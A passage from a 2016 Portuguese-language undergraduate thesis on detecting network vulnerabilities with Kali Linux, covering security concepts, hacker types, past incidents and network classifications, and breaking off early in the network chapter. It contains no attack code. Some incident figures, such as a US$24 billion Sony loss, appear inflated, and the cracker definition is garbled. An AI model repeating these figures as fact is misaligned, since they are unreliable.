



Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"

JULIANA BARROSO LOMILER

**DETECÇÃO DE VULNERABILIDADES E FALHAS DE SEGURANÇA EM
REDES DE COMPUTADORES**

Assis/SP

2016



**Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"**

JULIANA BARROSO LOMILER

**DETECÇÃO DE VULNERABILIDADES E FALHAS DE SEGURANÇA EM
REDES DE COMPUTADORES**

Projeto de pesquisa apresentado ao curso de Bacharelado em Ciência da Computação do Instituto Municipal de Ensino Superior de Assis – IMESA e a Fundação Educacional do Município de Assis – FEMA, como requisito parcial à obtenção do Certificado de Conclusão.

Orientando(a): Prof. MSc. Guilherme de Cleve Farto

Orientador(a): Prof. Dr. Luiz Carlos Begosso

Assis/SP

2016

FICHA CATALOGRÁFICA

LOMILER, Juliana Barroso.

Detecção de Vulnerabilidades e Falhas de Segurança em Redes de Computadores/ Juliana Barroso Lomiler. Fundação Educacional do Município de Assis –FEMA – Assis, 2016.

85 páginas.

1. Vulnerabilidade. 2. Redes de Computadores.

CDD: 001.6
Biblioteca da FEMA

DETECÇÃO DE VULNERABILIDADES E FALHAS DE SEGURANÇA EM REDES DE COMPUTADORES

JULIANA BARROSO LOMILER

Trabalho de Conclusão de Curso apresentado ao Instituto Municipal de Ensino Superior de Assis, como requisito do Curso de Graduação, avaliado pela seguinte comissão examinadora:

Orientador:

Prof. MSc. Guilherme de Cleve Farto

Examinador:

Prof. Dr. Luiz Carlos Begosso

Assis/SP

2016

DEDICATÓRIA

Dedico este trabalho a todos, a toda minha família, principalmente à Deus que me deu forças para estar aqui, e aos meus pais que me ajudaram muito, dando muito carinho, educação e serem exemplos de pessoas para eu poder ser a pessoa que sou hoje e estar aqui. Dedico também ao meu namorado, que esteve sempre ao meu lado sempre me apoiando, me ajuda para realização deste sonho.

AGRADECIMENTOS

Agradeço primeiramente a Deus por ter me dado muita força, saúde e sempre estar presente em minha vida.

Aos meus pais pelo apoio, incentivo e ajuda para ultrapassar todas as dificuldades.

Aos meus amigos e ao meu namorado pelo apoio, incentivo, paciência e compreensão durante estes quatro anos.

Ao meu orientador MSc. Guilherme de Cleve Farto, pela excelente orientação, me auxiliou em todo decorrer do projeto.

E por fim agradeço a todas as pessoas que colaboraram direta ou indiretamente na execução deste trabalho.

*“Que os vossos esforços desafiem as
impossibilidades, lembrai-vos de que
as grandes coisas do homem foram
conquistadas do que parecia impossível.”*

Charles Chaplin

RESUMO

Ao longo do tempo com a evolução da informática, a Internet tornou-se não apenas útil, mas obrigatória à vida das pessoas. Com o rápido avanço das tecnologias, a segurança da informação não conseguiu acompanhar este avanço, tornando-se de certa forma ineficaz, dando espaço para que *hackers* sem ética conseguissem acessar com facilidade os dados e furtar os mesmos de pessoas comuns ou empresas. Com a base de conhecimento dos *hackers*, pessoas bem intencionadas utilizam essas técnicas para garantir a segurança dos dados através de testes de vulnerabilidade sendo assim essas pessoas começaram a ser chamadas de *hackers* éticos. Assim, a partir dos conhecimentos adquiridos no desenvolvimento da pesquisa e do trabalho, foram realizados diversos testes de invasão em ambiente real e escrito um *script* com as defesas contra os diversos tipos de ataques.

Palavras-chave: Segurança da Informação; Redes de Computadores; Teste de Vulnerabilidade; Kali Linux; Invasão.

ABSTRACT

Over time with the evolution of information technology, the Internet has become not only helpful but mandatory to people's lives. With the rapid advancement of technology, information security has not kept advancing, becoming somewhat ineffectively, making possible for unethical hackers be able to easily access data and steal data from common people or companies. With the knowledge base of hackers, well-meaning people use these techniques to ensure data security through vulnerability testing thus these people began to be called ethical hackers. Thus, from the knowledge acquired in the research and work, several penetration tests in real environment were conducted and written a defense script against various types of attacks.

Keywords: Information Security; Computer Network; Vulnerability Test; Kali Linux; Invasion.

LISTA DE TABELAS

Tabela 1 : Padrões da rede sem fio (MORIMOTO, 2010).....	37
Tabela 2 : Comandos utilizado na iptables (NETO, 2004)	66
Tabela 3 : Ações utilizado na iptables (NETO, 2004)	66
Tabela 4 : Alvos utilizados na iptables (NETO, 2004).....	67

LISTA DE ILUSTRAÇÕES

Figura 1: Demonstrativo do crescimento do uso de dispositivos móveis com acesso à Internet (ERICSSON, 2015).....	12
Figura 2: Rede PAN (PINTO,2010).	22
Figura 3: Rede LAN (PINTO, 2010).....	22
Figura 4: Rede MAN (PINTO, 2010).....	23
Figura 5: Rede WAN (PINTO, 2010).	24
Figura 6: Rede CAN (PINTO, 2010).	25
Figura 7: Rede SAN (GUIA DO EMPRESÁRIO, 2013).....	26
Figura 8: Representação da topologia de anel (PINHEIRO, 2006).....	27
Figura 9: Representação da topologia de barramento (PINHEIRO, 2006).	27
Figura 10: Representação da topologia de estrela (PINHEIRO, 2006).....	28
Figura 11: Representação da topologia de malha (VINICIUS, 2012).	28
Figura 12: Representação da topologia de ponto-a-ponto (PINHEIRO, 2006).	29
Figura 13: Representação da topologia de árvore (MARTINEZ, 2016).	29
Figura 14: Ilustração de cabo coaxial (POZZEBON, 2013).	30
Figura 15: Ilustração do cabo fibra óptica (NETSERVICE, 2015).....	30
Figura 16: Ilustração do cabo par trançado (AZEVEDO, 2011).	31
Figura 17: Comparação dos cabos de transmissão (MATA, 2015).	31
Figura 18: Ilustração do raio infravermelho (TECNICONTROL, 2016).	32
Figura 19: Ilustração da rede de micro-ondas e rádio (FILHO, 2016).....	32
Figura 20: Ilustração de um segmento de rede com Hub (ZANCANELLA, 2006).	35
Figura 21: Exemplo de Phishing (CANALTECH, 2016b).	41
Figura 22: Ciclo de vida de teste de intrusão (BINDNER, 2014).	47
Figura 23: Ilustração do comando NMAP.	53
Figura 24: Ilustração do comando NMAP	54
Figura 25: Ilustração dos processos ocorrendo através do NMAP	55
Figura 26: Ilustração dos serviços executando no servidor	56
Figura 27: Ilustração da utilização do Hydra.....	57
Figura 28: Ilustração da utilização do Hydra.....	58
Figura 29: Ilustração do comando airmon-ng ativando modo de monitoramento.	59
Figura 30: Ilustração do comando airodump-ng iniciando modo de monitoramento.....	59

Figura 31: Ilustração do comando airodump-ng monitorando um dispositivo específico para coleta de dados.	60
Figura 32: Ilustração do comando aireplay-ng removendo autenticação dos usuários.	61
Figura 33: Ilustração do comando aireplay-ng com coleta do handshake.	62
Figura 34: Ilustração do comando aircrack-ng.	63
Figura 35: Ilustração do firewall (ALECRIM, 2013).	64
Figura 36: Ilustração do funcionamento das tabelas (SCHLEMER, 2007).	65
Figura 37: Parte do script que limpa todas as regras das tabelas.	68
Figura 38: Parte do script que define as políticas default de todas as tabelas.	68
Figura 39: Parte do script que define as proteções contra diferentes tipos de ataque.	69
Figura 40: Parte do script que nega os pacotes TCP indesejáveis.	69
Figura 41: Parte do script que nega os tipos de pacotes mal formados.	70
Figura 42: Parte do script que aceita os tipos de pacotes confiáveis.	70
Figura 43: Parte do script que define as defesas contra o Trinoo.	70
Figura 44: Parte do script que define defesa contra trojans.	71
Figura 45: Parte do script que define defesa contra Worms.	71
Figura 46: Parte do script que define defesa contra ping da morte.	71
Figura 47: Parte do script que define defesa contra saneamento de portas.	72
Figura 48: Parte do script que define a criação de logs em algumas portas.	73
Figura 49: Parte do script que define a liberação de portas específicas para o administrador da rede.	74

SUMÁRIO

1. INTRODUÇÃO	11
1.1 OBJETIVO	13
1.2 JUSTIFICATIVAS.....	13
1.3 MOTIVAÇÃO.....	14
2. ASPECTOS GERAIS SOBRE SEGURANÇA DA INFORMAÇÃO	16
2.1 FUNDAMENTOS DE SEGURANÇA DIGITAL	16
2.2 MÉTODOS E TÉCNICAS DE SEGURANÇA DIGITAL	16
2.3 VULNERABILIDADES E FALHAS DE SEGURANÇA: MOTIVAÇÕES E CONSEQUÊNCIAS.....	17
2.3.1 HACKER, CRACKER, LAMMERS	18
2.3.2 MOTIVAÇÕES E CONSEQUÊNCIAS.....	18
2.4 HISTÓRICO DE INCIDENTES EM SEGURANÇA DA INFORMAÇÃO.....	19
3. REDES DE COMPUTADORES	21
3.1 VULNERABILIDADES E FALHAS DE SEGURANÇA.....	32
3.2 TÉCNICAS DE INVASÃO	33
3.2.1 SPOOFING, DNS SPOOFING, SPOOFING IP, SPOOFING ARP.....	33
3.2.2 SNIFFERS	35
3.2.3 EXPLOITS.....	36
3.2.4 ATAQUES DoS e DDoS.....	36
3.2.5 QUEBRA DE SENHAS	37
3.2.6 VÍRUS E MALWARES	38
3.2.7 WARDRIVING E WARCHALKING	39
3.2.8 IMPLICAÇÕES LEGAIS.....	40
3.2.9 PHISHING.....	41
3.4 MECANISMOS DE CRIPTOGRAFIA, AUTENTICAÇÃO E AUTORIZAÇÃO	41
3.4.1 CRIPTOGRAFIA	42

3.4.1.1 CRIPTOGRAFIA SIMÉTRICA.....	42
3.4.1.2 CRIPTOGRAFIA ASSIMÉTRICA	43
3.4.2 AUTENTICAÇÃO	43
3.4.3 AUTORIZAÇÃO	44
3.5 DESAFIOS E OPORTUNIDADES EM REDES DE COMPUTADORES	45
4. PROPOSTA DO TRABALHO.....	46
4.1 KALI LINUX: TESTE DE INTRUSÃO E AUDITORIA DE SEGURANÇA.....	46
4.2 OBJETIVO	46
4.2.1 TESTE DE VULNERABILIDADE.....	46
4.2.2 RECONHECIMENTO.....	48
4.2.3 SCANNING	48
4.2.4 EXPLORAÇÃO DE FALHAS.....	48
4.2.5 PRESERVAÇÃO DE ACESSO	48
4.2.6 GERAÇÃO DE RELATÓRIOS	48
4.4 PRINCIPAIS FUNCIONALIDADES E RECURSOS	49
5. DESENVOLVIMENTO DO PROJETO	52
5.1 ETAPAS DE ATAQUES	52
5.1.1 ETAPA 1 - RECONHECIMENTO	52
5.1.2 ETAPA 2 - ANÁLISE DOS RESULTADOS	56
5.2 VULNERABILIDADE DE REDES SEM FIOS WPA2.....	58
5.3 DEFESA	63
6. CONCLUSÃO.....	75
6.1 CONSIDERAÇÕES FINAIS.....	75
6.2 TRABALHOS FUTUROS.....	75
REFERÊNCIAS	76

1. INTRODUÇÃO

Em tempos remotos, redes de computadores eram entendidas como vários computadores, dentro de uma empresa, que se comunicavam apenas localmente. Por padrão, redes de computadores eram entendidas como uma solução que distribuía cabos por toda a sala para que vários computadores utilizassem, por exemplo, a mesma impressora e ocasionalmente compartilhassem arquivos de um computador para outro, utilizando o conceito mais básico de *Local Area Networks* (LAN), sem ainda com o conceito de um servidor central (SOARES; LEMES; COLCHER, 1995; KIZZA, 2009).

A mobilidade consistia unicamente em utilizar o disquete para transferir informações de um local para outro. A Internet, mesmo que de forma restrita, já existia, e dispositivos móveis tais quais os celulares também, porém eram tratados como algo além da imaginação. Neste cenário, filmes como “*Hackers*”, de 1995, apresentam jovens rebeldes utilizando telefones públicos e procurando senhas em papéis jogados na lata de lixo para invadir computadores por diversão (SOARES; LEMES; COLCHER, 1995; GALLO, 2003; KIZZA, 2009).

O primeiro conceito de extranet deu-se com a *Advanced Research Project Agency Network* (ARPANET), que era uma forma de comunicação a longa distância restrito para uso militar e acadêmico. Nesta época, a concepção de segurança da informação não ia além de memorizar senhas com poucos caracteres, tais como datas de aniversário ou simples nomes. A população em geral não tomava conhecimento dos riscos da falta de segurança justamente por estes riscos serem pequenos. O maior perigo seria alguém roubar fisicamente o computador, levando consigo as informações (GALLO, 2003; MORIMOTO, 2010).

Com o passar do tempo e a evolução da informática, a Internet tornou-se não apenas útil, mas relevante à vida das pessoas. Foi popularizada tão rapidamente que exigiu um rápido aprendizado a respeito de seu uso básico, deixando para trás os cuidados com a segurança da informação. O problema tomou maiores proporções a partir da necessidade da mobilidade, essencial para pessoas físicas e empresas de pequeno, médio e grande porte. Segundo dados da companhia Ericsson (2015) em agosto de 2015 existem, cerca de 7,2 bilhões de dispositivos, classificados como *notebooks*, *modems*, roteadores, *tablets* e *smartphones*, estes últimos servindo ao propósito de estar conectado o tempo todo. A Figura 1 mostra essa evolução do uso da mobilidade no ano de 2015.




Figura 1: Demonstrativo do crescimento do uso de dispositivos móveis com acesso à Internet (ERICSSON, 2015).

Na atualidade, ao citar o termo *wireless*, faz-se referência à comunicação sem fio. Assim, o seguinte conceito é apresentado: a palavra *wireless* provém da língua inglesa, em que *wire* significa fio ou cabo, e *less* quer dizer sem. As redes *wireless* ou rede sem fio apresentam diferenças essenciais se comparadas às redes com fio, de modo que protocolos de segurança foram definidos para a proteção dos acessos sem fio, principalmente para a validação e proteção no nível de enlace (NAKAMURA, 2003).

Com o uso massivo de redes sem fio, prover segurança nestas conexões é extremamente importante para que os usuários utilizem esta importante tecnologia de forma segura. Porém em pontos de acesso a falta segurança é o fator principal, tendo a possibilidade de perda ou roubos de informações. Aplicar técnicas e métodos de segurança é um fator primordial para qualquer segmento que utilize esta tecnologia (ASSUNÇÃO, 2013).

Portanto, deixando de garantir as três características básicas da segurança da informação que são a confidencialidade, integridade e disponibilidade. A confidencialidade é a garantia do resguardo das informações em confiança para que pessoas não autorizadas tenham acesso às mesmas, a integridade é garantir que a informação chegará ao seu destino sem sofrer nenhum tipo de dano ou modificação e a disponibilidade é a garantia de acesso à

informação onde quer que o usuário esteja, se a informação estiver disponível para o acesso (TANENBAUM, 2003).

As três características básicas são fundamentais para uma rede sem fio ou para uma rede de computadores cabeada, possibilitando assim um acesso seguro ao usuário, mas hoje existem diversas ferramentas de invasão a rede, essas invasões têm como objetivo adquirir dados importantes para uso indevido, ou para chantagear o proprietário dos dados furtados. Essas ferramentas também são muito utilizadas para encontrar a vulnerabilidade na rede para que não haja a possibilidade de invasão para roubo de informações.

1.1 OBJETIVO

Este trabalho tem como objetivo detectar vulnerabilidade em uma rede de dados e comunicação, ou seja, encontrar vulnerabilidade de uma rede onde há diversos computadores integrados na mesma. E também objetivo, descrever as falhas detectadas para que seja possível mostrar a importância de investir na segurança dos dados apoiando-se mais análises realizadas sobre os relatórios gerados com as ferramentas disponíveis na distribuição *Kali Linux* GNU/Linux baseada no Debian.

1.2 JUSTIFICATIVAS

Visando o grande número de dispositivos e equipamentos com acesso à Internet e a falta de segurança principalmente em ambientes corporativos, o número de ataques de invasores e até mesmo de vírus implantados em uma máquina que se propaga através da rede possibilitando a invasão ou perda de dados (ERICSSON, 2015; PEREIRA, 2015).

Com base dos fatos apresentados por PEREIRA (2015) é importante implementar, melhorar a segurança para garantir a integridade dos dados que são transmitidos através da rede de computadores, pois invasor ou vírus instalados e propagando pela rede podem ocasionar uma séria vulnerabilidade na rede e ter dados roubados, perdidos ou criptografados.

Atualmente as empresas utilizando a tecnologia *Cloud Computing* que é a migração dos dados para a nuvem, ou seja, seus dados podem estar em qualquer lugar do mundo, assim trazendo maior disponibilidade dos dados, podem ser acessados de qualquer lugar do mundo. Porém a maior dúvida de empresas é a questão manter a segurança de informações confidenciais fora do domínio dos empresários, com isso é possível afirmar que a *Cloud Computing* é segura, pois os provedores deste tipo de serviço seguem normas

internacionais de segurança, tal como a *International Organization for Standardization* (ISO), *Secure Socket Layer* (SSL), criptografias avançadas, entre outros métodos de segurança (RITTINGHOUSE, 2010).

Ainda segundo Rittinghouse (2010), com a aplicação da *Cloud Computing*, o meio corporativo tem apenas de filtrar as informações que são feitas *upload* para a nuvem para garantir a integridade dos dados que estão sendo transmitidos.

A partir dos testes de falha de segurança, é possível ajuda a manter a integridade de dados de equipamentos em rede, tais testes podem detectar vulnerabilidades de sérios riscos para o ambiente corporativo ou doméstico e assim aplicando as técnicas e promover possíveis soluções para blindar uma rede de computadores e de dispositivos móveis.

1.3 MOTIVAÇÃO

O desenvolvimento deste projeto de pesquisa consiste no fato de que o teste de falhas de segurança é um tema ainda pouco explorado e pode contribuir com a qualidade e segurança de dados. O teste de falha de segurança é realizado para manter a integridade de dados presentes em uma rede, tais testes podem detectar as vulnerabilidades críticas que podem causar sérios riscos para o ambiente corporativo ou doméstico.

Outra motivação é a chance de atuar no mercado de trabalho que necessita de profissionais com conhecimento na linha do tema desta pesquisa, uma vez que a área de segurança de dados e teste de falhas de segurança necessita de profissionais capacitados.

1.4 ESTRUTURA DO TRABALHO

O presente trabalho está dividido em seis capítulos. O Capítulo 1, apresenta a Introdução, os objetivos, justificativas e motivações para o desenvolvimento da pesquisa. O Capítulo 2 aborda aspectos gerais sobre segurança da Informação, apresenta o conceito de segurança digital, os métodos e técnicas de segurança digital, as vulnerabilidades e falhas de segurança, os três tipos de invasores, quais as motivações e consequência de uma invasão e o histórico de incidentes de segurança da informação. O Capítulo 3 apresenta o conceito geral de rede de computadores, e trata os diferentes tipos de técnicas de invasão, os mecanismos de criptografia e os desafios e oportunidades em redes de computadores. O Capítulo 4 apresenta a proposta do trabalho que consiste em realizar testes de vulnerabilidade para detectar possíveis brechas para ocorrer uma invasão e ocasionar na

perda de informação, os testes serão aplicados com o intuito de demonstrar a importância de se investir na segurança dos dados e mostrar como se prevenir contra os diferentes tipos de ataques. O Capítulo 5 relata os processos realizados no decorrer da pesquisas, os métodos e técnicas utilizadas e a demonstração do ambiente construído e os métodos para de proteção contra os ataques. O Capítulo 6 encerra o trabalho com uma revisão do trabalho proposto, bem como dos resultados obtidos e as perspectivas futuras para o desenvolvimento de pesquisa nesta área são apresentadas.

2. ASPECTOS GERAIS SOBRE SEGURANÇA DA INFORMAÇÃO

O termo segurança é usado com o significado de minimizar a vulnerabilidade de bens e recursos. Vulnerabilidade é qualquer fraqueza que pode ser explorada para se violar um sistema ou as informações que ele contém [ISO 89F].

A segurança da informação é baseada em métodos e processos permitem proteger uma informação e que a mesma seja acessível somente para quem de fato deve ter acesso.

2.1 FUNDAMENTOS DE SEGURANÇA DIGITAL

A segurança da informação bem como a segurança das redes de computadores têm se tornado um tema bastante comum ao longo dos anos que decorreram após o surgimento da Internet. Porém, mesmo com a evolução da tecnologia e a disponibilidade de um acervo infinito de informações sobre o tema, empresas de pequeno e médio porte ainda têm grandes dificuldades na implantação de políticas e ferramentas eficazes na segurança da informação. Isto ocorre por que grande parte das ferramentas disponíveis no mercado exigem um nível de conhecimento técnico alto, ou uma grande disponibilidade para gerenciar tais tecnologias.

A segurança é a necessidade de proteger os dados contra acessos e manipulações, sendo intencionais ou não das informações confidenciais por pessoas não autorizadas ou a utilização de um computador ou dispositivos não autorizados.

2.2 MÉTODOS E TÉCNICAS DE SEGURANÇA DIGITAL

A segurança em rede de computadores é o resguardo dos dados mantidos na rede, ou seja, na segurança das informações que estão sendo armazenadas em um determinado local (ZOTTO, 2012).

Aplicar técnicas e métodos de segurança é um fator primordial para qualquer segmento que utilize esta tecnologia. Portanto, deixando de garantir as três características básicas da segurança da informação que são a confidencialidade, integridade e disponibilidade. Segundo KUROSE (2006) e ZOTTO (2012), para que possa estabelecer uma conexão de segura, é necessário ter as seguintes propriedades, a confidencialidade é a garantia do resguardo das informações em confiança para que pessoas não autorizadas tenham acesso às mesmas, a integridade é garantir que a informação chegará ao seu destino sem sofrer nenhum tipo de dano ou modificação por acidente ou por má intenção de segundo

durante a transmissão, e a disponibilidade é a garantia de acesso à informação onde quer que o usuário esteja, se a informação estiver disponível para o acesso. A disponibilidade, um dos maiores fatores que levaram ao uso de políticas de segurança de rede, que surgiu principalmente após o advento da Internet, foi devido aos ataques *Denial Of Service* (DoS). A disponibilidade contém três características principais: A pontualidade, o sistema está disponível a todo o momento, a continuidade, os usuários continuam trabalhando mesmo que o sinal estiver fraco ou tenha ficado inativo. E a robustez não permitir que todos os funcionários trabalhem nos sistemas de informação.

2.3 VULNERABILIDADES E FALHAS DE SEGURANÇA: MOTIVAÇÕES E CONSEQUÊNCIAS

Antes de tratar das motivações de um invasor de sistemas e as consequências posteriores ao ato de invadir, devem ser apresentados os termos mais utilizados para definir os diferentes tipos de invasores, quais sejam, o *Hacker*, o *Cracker*, o *Lammer* (QUEIROZ, 2007).

No mundo da segurança computacional, existem alguns termos utilizados pelos especialistas para se referir aos *hackers*.

Segundo GIAVAROTO (2015, p. 5):

Black Hat ou *cracker* é um especialista que usa suas habilidades de forma maliciosa e para o mal; alguns exemplos são invasões não autorizadas, furto de informações, negações de serviço etc.

Gray Hat é um termo que foi criado para qualificar um tipo de *hacker* que, na maioria das vezes atua dentro da lei, porém alguns de seus atos podem ser qualificados como estando às margens da lei.

O *White Hat* ou *hacker* ético é um profissional com conhecimento na área de segurança computacional que utiliza suas habilidades para o bem, como por exemplo, o teste de penetração. Apesar de o *hacker* ético utilizar as mesmas ferramentas do *black hat*, ele as utiliza de forma ética e somente mediante autorização.

2.3.1 HACKER, CRACKER, LAMMERS

O *hacker* é a pessoa que descobre a falha de segurança no sistema, informa a falha e desenvolve a correção para a falha encontrada para que a mesma não seja identificada por pessoas má intencionadas que possam realizar possíveis ataques àquele sistema (HIMANEN, 2001; RAYMOND, 2002).

O indivíduo que explora a deficiência na segurança de um sistema computacional ou produto sem qualquer intenção perversa, com o intuito de chamar a atenção dos desenvolvedores, é chamado de *cracker* é a pessoa que utiliza do conhecimento de segurança da informação para realizar invasão em sistemas, quebrar senhas, roubar informações, ou seja, é um vândalo virtual (MORIMOTO, 2005; CINTO, 2015).

Já o *Lammer* é um termo utilizado para as pessoas que não possuem nenhum ou pouco conhecimento sobre *hack* e utilizam ferramentas desenvolvidas por outros para realizarem seus ataques. Conhecido atualmente também por "*Script Kiddie*" que utilizam *exploits*, *trojan*, entre outros. O *Lammer* foi um termo depreciativo utilizado com maior frequência no final da década de 80 e na década de 90, atribuído àqueles que realizam ataques da área de segurança da informação, mas não possuem conhecimento necessário para desenvolver suas próprias ferramentas para realizar ataques (CANALTECH, 2016c).

Segundo Canaltech,

Ao contrário de *hackers*, os ataques de *lammers* quase sempre são amadores, justamente pelo baixo conhecimento que possuem sobre programação e tecnologia. Alguns desses são apenas curiosos aventureiros da Internet e do mundo virtual, procurando por diversão, ou novas maneiras de se satisfazerem na Internet.

2.3.2 MOTIVAÇÕES E CONSEQUÊNCIAS

O *hacker* precisa se sentir desafiado, instigado a prosseguir com a ação. Muitas vezes essas pessoas agem somente por agir, para perceberem que algo é possível e que eles conseguem fazer. *Hackers* gostam de resolver problemas e, quanto mais complexos esses problemas, melhor. Alguns não realizam invasões apenas por serem desafiados, mas também realizam essas ações, por curiosidade de descobrir como funciona o sistema, por

diversão, dinheiro, fama ou pelo fato de alguém ou alguma empresa ir contra seus ideais (ARRUDA, 2011).

Sobre todos os atos de invasores há consequências por mais simples que sejam as mesmas, podendo ser uma perda de produtividade de um serviço até a mais complexa a privação de reputação e consequente a perda de mercado. É interessante notar que os prejuízos dependem do valor da informação que está em jogo, porém devem ser considerados tanto os valores tangíveis quanto os valores intangíveis.

Dessa forma, as consequências da invasão bem-sucedida à uma empresa pode variadas, mas são sempre negativas. De acordo com (HORTON; MUGGE, 2003), algumas delas são: Monitoramento não autorizado, descoberta e vazamento de informações confidenciais, modificação não autorizada de servidores e da base de dados da organização, negação ou corrupção de serviços e fraude ou perdas financeiras (QUEIROZ, 2007).

2.4 HISTÓRICO DE INCIDENTES EM SEGURANÇA DA INFORMAÇÃO

Segundo ARRUDA (2012), a evolução da segurança da informação é realizada simultânea ao dos sistemas computacionais, infelizmente isso não ocorre, as evoluções dos sistemas computacionais são muito mais rápidas, todos os dias novos sistemas são desenvolvidos e a maioria não é realizada os testes para identificar erros de segurança. Atualmente são raros os sistemas que não tenham falhas graves de segurança.

Em Abril de 2011, um grupo de *hackers* assumiu a autoria do ataque a *Playstation Network*, o serviço da Sony que possibilita jogadores do mundo todo jogarem juntos *on-line*, e cerca de 77 milhões de usuário ficam sem acesso ao serviço, pois o ataque levou a toda a rede ficar *off-line* e a empresa teve prejuízo de US\$ 24 bilhões. Segundo os *hackers* a motivação para este ataque foi o processo que a Sony moveu contra o George Hotz, um rapaz que é responsável pelo desbloqueio do console Playstation 3 (ARRUDA, 2012).

Em Março de 2011, a RSA, uma empresa especializada em segurança e criptografia teve de gastar cerca de US\$ 66 milhões e tempo para corrigir uma falha de segurança que com a falha um *hacker* invadiu os servidores da RSA e obteve mais de 40 milhões de chaves de autenticação usadas para acessar redes corporativas e governamentais (ARRUDA, 2012).

Em janeiro de 2016, o grupo de *hackers* brasileiro “ASOR Hack Team”, invadiu o banco de dados do Conselho Administrativo de Defesa Econômica (CADE) e publicou na *web* diversos dados juntamente com os *logins* e senhas de usuários do sistema. Segundo o

grupo a ação foi uma resposta ao veto da presidente Dilma Rousseff à auditoria da dívida pública (MÜLLER, 2016).

O fato está ocorrendo há uma semana e impedindo que os profissionais do hospital *Hollywood Presbyterian Medical Center* em Los Angeles, acessem dados essenciais como arquivos de pacientes e resultados de exames grave. O *hacker* está exigindo que o hospital pague 9 mil *bitcoins* para remover um *ransomware* que está bloqueando os computadores do hospital (ROSTON, 2016). *Bitcoins* é uma moeda virtual que equivale ao dinheiro real, está mesma moeda é utilizada para transações online, é a forma ideal de pagamento, pois é rápido e seguro. É uma tecnologia inovadora (MERCADO BITCOIN.NET, 2016).

3. REDES DE COMPUTADORES

Redes de computadores são estruturas lógicas e físicas que permite que dois ou mais computadores troquem informações entre si. Possibilitam o compartilhamento de recursos tais como unidades de disco rígido, *scanners* e impressoras.

Uma rede de computadores é definida de acordo com sua abrangência geográfica, topologia, meio físico e protocolo. Algumas das classificações por abrangência geográfica são PAN, LAN, CAN, MAN, WAN e SAN.

A Figura 2 ilustra o funcionamento da *Personal Area Network* (PAN) tal que permite a interligação entre computadores e outros dispositivos de comunicação em curta distância, tendo alcance máximo de 10 m, ou seja, conectar periféricos, tais como teclados, mouses, fones de ouvido, dispositivos móveis, como celulares, tablets, notebooks, entre outros.

A rede PAN também tem as especificações e recomendações para redes *Wireless Personal Area Networks* (WAN) são conduzidas pelo Grupo de Trabalho *Institute of Electrical and Electronics Engineers* (IEEE), IEEE 802.15. Algumas das tecnologias de comunicação utilizada na rede PAN é *Bluetooth* (IEEE 802.15.1) sendo composta pelas especificações da camada física, ou seja, por *Media Access Control* (MAC), como objetivo promover a conectividade sem fio entre dispositivos, a tecnologia *ZigBee* (IEEE 802.15.4) também é composta pelas especificações por MAC, e tem como objetivo promover a conectividade sem fio com baixa taxa de transmissão e baterias com maior duração e a tecnologia *Ultra-wideband* (UWB) IEEE 802.15.4 é composta pelas especificações por MAC, o UWB tem como objetivo promover a conectividade sem fio com alta taxa de transmissão para aplicações que envolvem transmissões de vídeo e multimídia. Essas tecnologias de rede sem fio utilizam *Radio-Frequency Identification* (RFID), uma tecnologia de identificação automática através de sinais de rádio, assim possibilitando a transferências das informações entre dispositivos de forma segura (FILHO, 2013).



Figura 2: Rede PAN (PINTO,2010).

A Figura 3 ilustra o funcionamento da rede *Local Area Network* (LAN) permite a interligação computadores próximo e pode ser interligado por cabos apropriados, esse tipo de rede é a utilizada em empresas em geral em uma distância máxima de 10 km. Segundo a FILHO (2012), uma das tecnologias mais utilizadas é a Ethernet. Baseada no envio de pacotes, o protocolo Ethernet tornou-se um padrão na década de 80 ao definir o cabeamento, os sinais elétricos para a camada física, o formato de pacotes e os protocolos para a camada de controle de acesso ao meio.



Figura 3: Rede LAN (PINTO, 2010).

Com o aumento da necessidade de trocar informações entre computadores de um mesmo setor já não era suficiente, surgiu à necessidade da troca de informações entre departamentos, empresa, prédios e edifícios espalhados por uma área maior. Foi desenvolvida a comunicação *Metropolitan Area Network* (MAN) permitindo a interligação entre redes e equipamentos em uma área metropolitana (TELECO, 2016).

A Figura 4 ilustra o funcionamento da rede MAN, a comunicação entre os prédios, departamento podem ser realizada através de cabeamento de fibra óptica, cabo coaxial, antenas de rádio, entre outros.

